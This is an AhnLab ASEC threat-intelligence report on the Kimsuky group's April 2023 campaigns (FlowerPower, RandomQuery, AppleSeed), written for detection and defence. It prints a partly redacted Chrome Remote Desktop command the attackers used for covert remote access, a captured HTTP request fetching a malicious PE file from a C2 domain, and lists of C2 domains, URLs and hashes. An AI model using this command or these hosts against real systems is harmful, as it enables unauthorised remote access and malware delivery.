TLP: GREEN

Threat Trend Report on Kimsuky

April 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

May 4, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act.
Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance
if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-05-04	First version

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in April 2023 showed a decline in comparison to their activities in March, falling under half the number of the previous month. Korean domains were used for FlowerPower like before without major changes, and the RandomQuery type also remained the same.

Lastly, we confirmed that the domain responsible for distributing AppleSeed has been spreading the Google Chrome Remote Desktop setup script. Also, the dropper file and AppleSeed file used different argument values, which is a shift from the usual method of using identical ones.

The group has recently exhibited various changes while displaying a decrease in the number of activities, leading us to suspect substantial preparations are being undergone.

Attack Statistics

Kimsuky's Fully Qualified Domain Names (FQDNs) have shown a decline compared to the FQDNs of all attack types in March, ranging from RandomQuery, AppleSeed, to FlowerPower in the order of the most frequently discovered cases.



Figure 1 FQDN statistics by attack type in the last 3 months (Unit: each)

Major Issues

1) FlowerPower

Since November 2022, FlowerPower has been using "kro.kr, n-e.kr, o-r.kr, p-e.kr, r-e.kr, and Korean domains (Punycode)" [1] provided by "내도메인.한국" (URL in Korean, meaning Mydomain.Korea) instead of using its ten main domains[2], proving the group has completely changed its system.

Figure 2. Part of FlowerPower's 1st Script

2) RandomQuery

As was in the case of FlowerPower, no significant issues have been found other than the fact that a few more FQDNs have been discovered.

[1] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6
(See page 19)

3) AppleSeed

(1) Found Using Chrome Remote Desktop

The domain responsible for distributing AppleSeed was found spreading the malware again; this time, a Chrome Remote Desktop setup script was also included in the distribution.

A Google account is required to use Chrome Remote Desktop, and a token included in the "--code" argument value is granted to each account. Also, the "--name" and "--pin" features added to the script designate the name and the password used for remote access, rendering the password unnecessary when the script is executed on a remote PC.

```
1  "%PROGRAMFILES(X86)%\Google\Chrome Remote
       Desktop\CurrentVersion\remoting_start_host.exe"
       --code="4/0A[redacted]
   b[redacted]Q" --redirect-url="
       https://remotedesktop.google.com/_/oauthredirect"
       --name=kang --pin=23[redacted]6
```

Figure 3. The discovered Chrome Remote Desktop setup script

Before the execution of the script, Chrome Remote Desktop must be installed; the script is provided after the installation, and access becomes available when it is executed on a remote PC.



Figure 4. After completing all setup (example)

When the setup is successfully completed through the script, the "host.json" file is generated in the "C:₩ProgramData₩Google₩Chrome Remote Desktop" path, allowing the identification of accounts that access the PC.



Figure 5. User's account that can be identified through the JSON file (example)



Figure 6. Remote connection established through the set password (example)

(2) AppleSeed Using Two Argument Values

A suspicious PE file was found to be distributed from a domain speculated to be the Kimsuky group's C2.

```
GET /overview/ss.dat HTTP/1.1
Host: clear.worksheet.n-e.kr
Connection: keep-alive
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ko;q=0.8

HTTP/1.1 200 OK
Date: [redacted] GMT
Server: [redacted]
Last-Modified: [redacted] GMT
ETag: "[redacted]"
Accept-Ranges: bytes
Content-Length: 4850593
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

MZ.....@.....
.!..L.!This program cannot be run in DOS mode.

$.............C...C...C...B...C...B...C...B1..C...B...C...B...C...B...C...B...C?..C..
.C...C...C ..B...C ..B...C ..C...C
..B...CRich...C.....PE..d...?..d.....".....
```

Figure 7. PE file distribution packet

The file is over 4 MB and seemingly applied with a static Code Virtualizer.

```
000000018000C2F4   E9 F7513F00      JMP ss.1804014F0                    EntryPoint
000000018000C2F9   8605 5CB86ABC    XCHG BYTE PTR DS:[13C6B7B5B], AL
000000018000C2FF   A9 3831A5C1      TEST EAX, C1A53138
000000018000C304   B6 DC            MOV DH, DC
000000018000C306   0C 56            OR AL, 56
000000018000C308   9E               SAHF
000000018000C309   30FB             XOR BL, BH
000000018000C30B   E2 7F            LOOP ss.18000C38C
000000018000C30D   93               XCHG EBX, EAX
000000018000C30E   B2 B4            MOV DL, B4
000000018000C310   F72D 53BA24AE    IMUL DWORD PTR DS:[12E257D69]
000000018000C316   A5               MOVSD
000000018000C317   57               PUSH RDI
000000018000C318   CE               ???
000000018000C319   1A80 410682E5    SBB AL, BYTE PTR DS:[RAX-1A7DF9BF]
000000018000C31F   6A 32            PUSH 32
000000018000C321   F3:7F 47         JG ss.18000C36B
000000018000C324   8B2A             MOV EBP, DWORD PTR DS:[RDX]
000000018000C326   37               ???
000000018000C327   811E 38C00803    SBB DWORD PTR DS:[RSI], 308C038
000000018000C32D   0E               ???
000000018000C32E   8A55 22          MOV DL, BYTE PTR SS:[RBP+22]
000000018000C331   CC               INT3
000000018000C332   CC               INT3
000000018000C333   CC               INT3
000000018000C334   E9 F7750000      JMP <ss.sub_180013930>
000000018000C339   CC               INT3
000000018000C33A   CC               INT3
000000018000C33B   CC               INT3
```

Figure 8. EntryPoint of the downloaded PE file

This made it difficult to pinpoint its type; however, we conducted the analysis under the assumption that the file was AppleSeed, as the malware had previously used the same name.

As a result, we confirmed that it was the AppleSeed dropper that had a different number of argument values compared to the malware in the past.

Among the diverse types of AppleSeed, one variation uses the "/i" argument value to be executed. Usually, the dropper drops and executes the AppleSeed file using an argument value identical to the malware.



Figure 9. Previous process tree of AppleSeed dropper, analyzed by RAPIT, AhnLab's automatic analysis system

However, we noticed that the AppleSeed dropper collected in this analysis used an argument value different from the AppleSeed file.

Figure 10. Current process tree of AppleSeed dropper, analyzed by RAPIT, AhnLab's automatic analysis system

The AppleSeed file would sometimes be distributed without the dropper, and securing its C2 was easy as it was common for the malware to reuse its argument value.

However, types using different argument values have started to appear, such as in this case, which leads us to speculate that the phenomenon may signal AppleSeed's change of systems as were in the scenarios of FlowerPower and RandomQuery.

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.Akdoor.R478476 **(2022.03.20.01)**
Backdoor/Win.AppleSeed.R572718 **(2023.04.17.02)**
Backdoor/Win.AppleSeed.R574201 **(2023.04.21.03)**
Backdoor/Win.AppleSeed.R574201 **(2023.04.21.03)**
Downloader/Powershell.Kimsuky.SC187624 **(2023.04.29.00)**
Downloader/VBS.Kimsuky **(2023.04.20.00)**
Downloader/VBS.Kimsuky.SC187829 **(2023.04.19.03)**
Dropper/CHM.Generic **(2023.04.18.03)**
Dropper/LNK.Kimsuky.S2172 **(2023.03.21.03)**
Dropper/LNK.Kimsuky.S2172 **(2023.04.16.00)**
Infostealer/PowerShell.Browser **(2023.04.19.03)**
Infostealer/Win.BravePrince.R575634 **(2023.04.28.03)**
Trojan/Powershell.KeyLogger **(2023.04.19.03)**
Trojan/VBS.DOWNLOADER.SC187814 **(2023.04.19.01)**
Trojan/Win.Agent.R374404 **(2021.03.27.01)**
Trojan/Win.LightShell.R555894 **(2023.02.02.03)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

23.bat
AboutUpdate.dll
giQ9ETv.whNT
OneDrivecache.dll
RFA[Q].doc
ServiceScheduler.dll
ServiceUpdate.dll
ss.dat

File Hashes (MD5)

The MD5 of the related files are as follows. **However, sensitive samples may have been excluded.**

FlowerPower
BC1C1013568BF6DEED4AA4AF00536B47
6158C202A1005F0EF64B3A9AC85C4950
AppleSeed
C3026118C6EC57EF62B627B4A3CE0C31
1A7098EE5571A5FA928EB517A56740EB
6D788BC0BE3F8F271DE503CFC8BF5928
RandomQuery
00DBF10C3103ED95F6ABE0F98B2384F7
34C58AC8F0F780512B7165697FC693FA
7BFBA6A51C9193AC142EAB8C2C180470
7FCED6CD5C31375FDF4BF3AD9A24E5A8
B5FA9FC4CE170AE200C6FF9B568CF967
6B017DCAABA40712B74FADAA5CBC94C9

84B18F77CF556C31582C96FDE60CAD34
8867E234ED6E619C38198F1576EA9438
Belatedly discovered samples
B29DE686362EA0D2D1B768E2E4438A91
1FF29B06DC80EAE0F3583C965BBDFE92
433A2A49A84545F23A038F3584F28B4A
955170427D0C4F9C23F7B8507A6003AA
5F88DA72ABDBD23DA4DF12385F26EB99
E3FE5030FFA123FE6BEBE6CB73E3949E

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. **http was changed to hxxp, and sensitive information may have been excluded.**

qwsx.xn--2i0b10rqve.xn--3e0b707e **(qwsx.blog.korea)** ("blog.korea" in Korean)
metasa2.getenjoyment.net
clear.worksheet.n-e.kr
funny.storie2.r-e.kr
coef.getenjoyment.net
grghergoij.getenjoyment.net
hxxp://usn.drctech.kr/motel2/plugin/new/test/main.php?query=[RandomNumber]
hxxp://usn.drctech.kr/motel2/plugin/new/test/stdio.php?idx=[RandomNumber]
hxxp://www.mowu119.com/skin/shop/basic/jhstyle/list.php?query=[RandomNumber]
hxxp://www.mowu119.com/skin/shop/basic/jhstyle/lib.php?idx=[RandomNumber]
hxxp://greenspace1.com/gnuboard4/bbs/png/main.php?query=[RandomNumber]
hxxp://greenspace1.com/gnuboard4/bbs/png/stdio.php?idx=[RandomNumber]
hxxp://ibsq.co.kr/m.layouts/demo.txt

References

[1] 2022 Threat Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

© AhnLab, Inc. All rights reserved.

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab